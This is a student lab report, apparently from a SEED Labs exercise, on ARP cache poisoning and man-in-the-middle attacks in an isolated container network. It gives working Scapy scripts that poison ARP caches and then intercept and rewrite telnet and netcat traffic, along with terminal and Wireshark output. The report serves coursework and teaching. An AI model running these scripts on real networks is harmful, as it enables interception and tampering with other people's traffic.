Lab 4 . Report

5711805 钱煜

Task 1.A

①编写使用 ARP 请求的 test.py：

```
#!/usr/bin/evn python3
from scapy.all import *

E = Ether()
A = ARP()
A.op = 1
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.5"

pkt = E/A
sendp(pkt)
```

②登录 attacker，利用 ifconfig 查看 attacker 的 MAC 地址：

```
root@4e0296ff4553:/volumes# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 77  bytes 8918 (8.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 84 (84.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

③在 attacker 内运行 test.py：

```
root@4e0296ff4553:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@4e0296ff4553:/# cd volumes
root@4e0296ff4553:/volumes# ls
test.py
root@4e0296ff4553:/volumes# python3 test.py
.
Sent 1 packets.
```

④在 victim A 内利用命令 arp -a，查看 ARP 缓存是否受到中毒攻击：

```
root@33b0e3e9309d:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@33b0e3e9309d:/#
```

ARP 缓存受到中毒攻击。

Task 1.B

①编写使用 ARP 请求的 test.py：

```
1 #!/usr/bin/evn python3
2 from scapy.all import *
3
4 E = Ether()
5 A = ARP()
6 A.op = 2
7 A.psrc = "10.9.0.6"
8 A.pdst = "10.9.0.5"
9
10 pkt = E/A
11 sendp(pkt)
```

②利用 arp -d 10.9.0.6 和 arp -d 10.9.0.105 清除 ARP 缓存：

```
root@847b9fd70359:/# arp -d 10.9.0.6
root@847b9fd70359:/# arp -d 10.9.0.105
root@847b9fd70359:/# arp -n
root@847b9fd70359:/# arp -a
```

③在 Attacker 中运行 test.py：

```
root@0fe79f96314a:/volumes# ls
test.py
root@0fe79f96314a:/volumes# python3 test.py
.
Sent 1 packets.
```

④在 victim A 中查看 ARP 缓存是否中毒：

```
root@847b9fd70359:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            If
ace
10.9.0.105               ether   02:42:0a:09:00:69   C                     et
h0
root@847b9fd70359:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@847b9fd70359:/#
```

可见没有 B 的 ip 地址映射到 M 的 mac 地址，攻击失败。

⑤在 victim A 中 ping 10.9.0.6，使得 B 的 ip 地址缓存在 A 的 ARP 缓存中：

```
root@847b9fd70359:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.043 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.042 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.045 ms
^Z
[1]+  Stopped                 ping 10.9.0.6
```

⑥在 Attacker 中运行 test.py：

```
root@0fe79f96314a:/volumes# python3 test.py
.
Sent 1 packets.
root@0fe79f96314a:/volumes#
```

⑦在 victim A 中查看是否被攻击：

```
root@847b9fd70359:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            If
ace
10.9.0.6                 ether   02:42:0a:09:00:06   C                     et
h0
10.9.0.105               ether   02:42:0a:09:00:69   C                     et
h0
root@847b9fd70359:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
```

可见 B 的 ip 地址映射了 M 的 mac 地址，攻击成功。

Task 1.C

①构造 ARP 请求的 test.py：

```python
#!/usr/bin/evn python3
from scapy.all import *

E = Ether()
A = ARP()
A.psrc = "10.9.0.6"
A.pdst = "10.9.0.6"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
sendp(pkt)
```

②使用 arp -d 10.9.0.6 和 arp -d 10.9.0.105 清除 B 和 M 的 IP 地址在 A 的 ARP 中的缓存：

```
root@847b9fd70359:/# arp -d 10.9.0.6
root@847b9fd70359:/# arp -d 10.9.0.105
root@847b9fd70359:/# arp -n
root@847b9fd70359:/# arp -a
```

③在 Attacker 中运行 test.py：

```
root@0fe79f96314a:/volumes# python3 test.py
.
Sent 1 packets.
root@0fe79f96314a:/volumes#
```

④在 victim A 中查看 ARP 缓存是否中毒：

```
root@847b9fd70359:/# arp -n
root@847b9fd70359:/# arp -a
root@847b9fd70359:/# arp -n
root@847b9fd70359:/# arp -a
root@847b9fd70359:/#
```

可见没有 B 的 ip 地址映射到 M 的 mac 地址，攻击失败。

⑤在 victim A 中 ping 10.9.0.6，使得 B 的 ip 地址缓存在 A 的 ARP 缓存中：

```
root@847b9fd70359:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.097 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.042 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.042 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.041 ms
^Z
[3]+  Stopped                 ping 10.9.0.6
root@847b9fd70359:/#
```

⑥在 Attacker 中运行 test.py：

```
root@0fe79f96314a:/volumes# python3 test.py
.
Sent 1 packets.
root@0fe79f96314a:/volumes#
```

⑦在 victim A 中查看是否被攻击：

```
root@847b9fd70359:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            If
10.9.0.6                 ether   02:42:0a:09:00:69   C                     et
root@847b9fd70359:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@847b9fd70359:/#
```

攻击成功。

Task 2

①使用 arp -d 10.9.0.6 和 arp -d 10.9.0.105 清除 B 和 M 的 IP 地址在 A 的 ARP 中的缓存：

```
root@847b9fd70359:/# arp -d 10.9.0.6
root@847b9fd70359:/# arp -d 10.9.0.105
No ARP entry for 10.9.0.105
root@847b9fd70359:/# arp -n
root@847b9fd70359:/# arp -a
root@847b9fd70359:/#
```

②修改 task1 中的 test.py：

```
1 #!/usr/bin/evn python3
2 from scapy.all import *
3
4 E = Ether()
5 A = ARP()
6 A.psrc = "10.9.0.6"
7 A.pdst = "10.9.0.6"
8 A.hwdst = "ff:ff:ff:ff:ff:ff"
9 E.dst = "ff:ff:ff:ff:ff:ff"
10
11 pkt = E/A
12 while 1:
13   sendp(pkt)
```

③编写攻击另一个 victim 的 test2.py：

```python
#!/usr/bin/evn python3
from scapy.all import *

E = Ether()
A = ARP()
A.psrc = "10.9.0.5"
A.pdst = "10.9.0.5"
A.hwdst = "ff:ff:ff:ff:ff:ff"
E.dst = "ff:ff:ff:ff:ff:ff"

pkt = E/A
while 1:
  sendp(pkt)
```


④未开启转发时，在 attacker 中运行 test.py：

```
root@0fe79f96314a:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0fe79f96314a:/volumes# python3 test.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

⑤在 victim A 中尝试 ping victim B：

```
root@847b9fd70359:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

⑥在 Wireshark 中查看：




可见在关闭 M 的 ip 转发的情况下结果是无法 ping 通。

⑥相反运行 test2.py，在 B 中也无法 ping 通 10.9.0.5：

```
root@0fe79f96314a:/volumes# python3 test2.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
```

```
root@27c2a03d1ce6:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
```



⑧在 M 中开启 ip 转发：


```
root@0fe79f96314a:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@0fe79f96314a:/volumes#
```

⑨在运行 test.py 的情况下在 victim A 中 ping 10.9.0.6：

```
root@847b9fd70359:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@847b9fd70359:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.141 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.088 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.074 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.083 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.220 ms
```

被攻击的情况下去 ping 可以收到对方的回应。

⑩Wireshark 抓包结果：



787	2021-07-19 06:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x004d, se
788	2021-07-19 06:2…	10.9.0.5	10.9.0.6	ICMP	100	Echo (ping) request id=0x004d, se
789	2021-07-19 06:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x004d, se
790	2021-07-19 06:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x004d, se
791	2021-07-19 06:2…	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for
792	2021-07-19 06:2…	10.9.0.105	10.9.0.6	ICMP	128	Redirect (Redirect for
793	2021-07-19 06:2…	10.9.0.6	10.9.0.5	ICMP	100	Echo (ping) reply id=0x004d, se

⑪修改 test.py：

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
      data = pkt[TCP].payload.load
      data_len = len(data)
      newdata = data_len * 'Z'
      send(newpkt/newdata)
    else:
      send(newpkt)

  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
      newpkt = IP(bytes(pkt[IP]))
      del(newpkt.chksum)
      del(newpkt[TCP].chksum)
      send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

⑫在 Attacker 上运行 test.py，在 A 上 telnet 10.9.0.6，输入字符正常：

```
seed@27c2a03d1ce6:~$ aaaa
-bash: aaaa: command not found
seed@27c2a03d1ce6:~$ adalkjef
-bash: adalkjef: command not found
```

⑬将 ip_forward 置为 0：

```
root@0fe79f96314a:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@0fe79f96314a:/volumes# python3 test.py
```

⑭输入的字符都将被转化为 Z:

```
seed@27c2a03d1ce6:~$ ZZZZZZZZZZZZZZZZZZZZ
```

Task 3

①修改 Task 2 中的 test.py:

```python
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
  if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
      data = pkt[TCP].payload.load
      data_len = len(data)
      newdata = data.replace(b'seedlabs', b'57118105')
      send(newpkt/newdata)
    else:
      send(newpkt)

  elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
      newpkt = IP(bytes(pkt[IP]))
      del(newpkt.chksum)
      del(newpkt[TCP].chksum)
      send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

Terminal

②将 attacker 上的 ip_forward 置为 0：

```
root@e46968c988cb:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@e46968c988cb:/volumes#
```

③在 victim B 中使用 nc -lp 9090 命令，victim A 中使用 nc 10.9.0.6 9090 命令，并在 attacker 中运行 test.py：

```
root@3e832ea1badb:/# nc 10.9.0.6 9090
seedlabsqy
seedlabs
57118105qy
```

```
root@560acdbb97dc:/# nc -lp 9090
57118105qy
57118105
57118105qy
```

关键词被成功替换。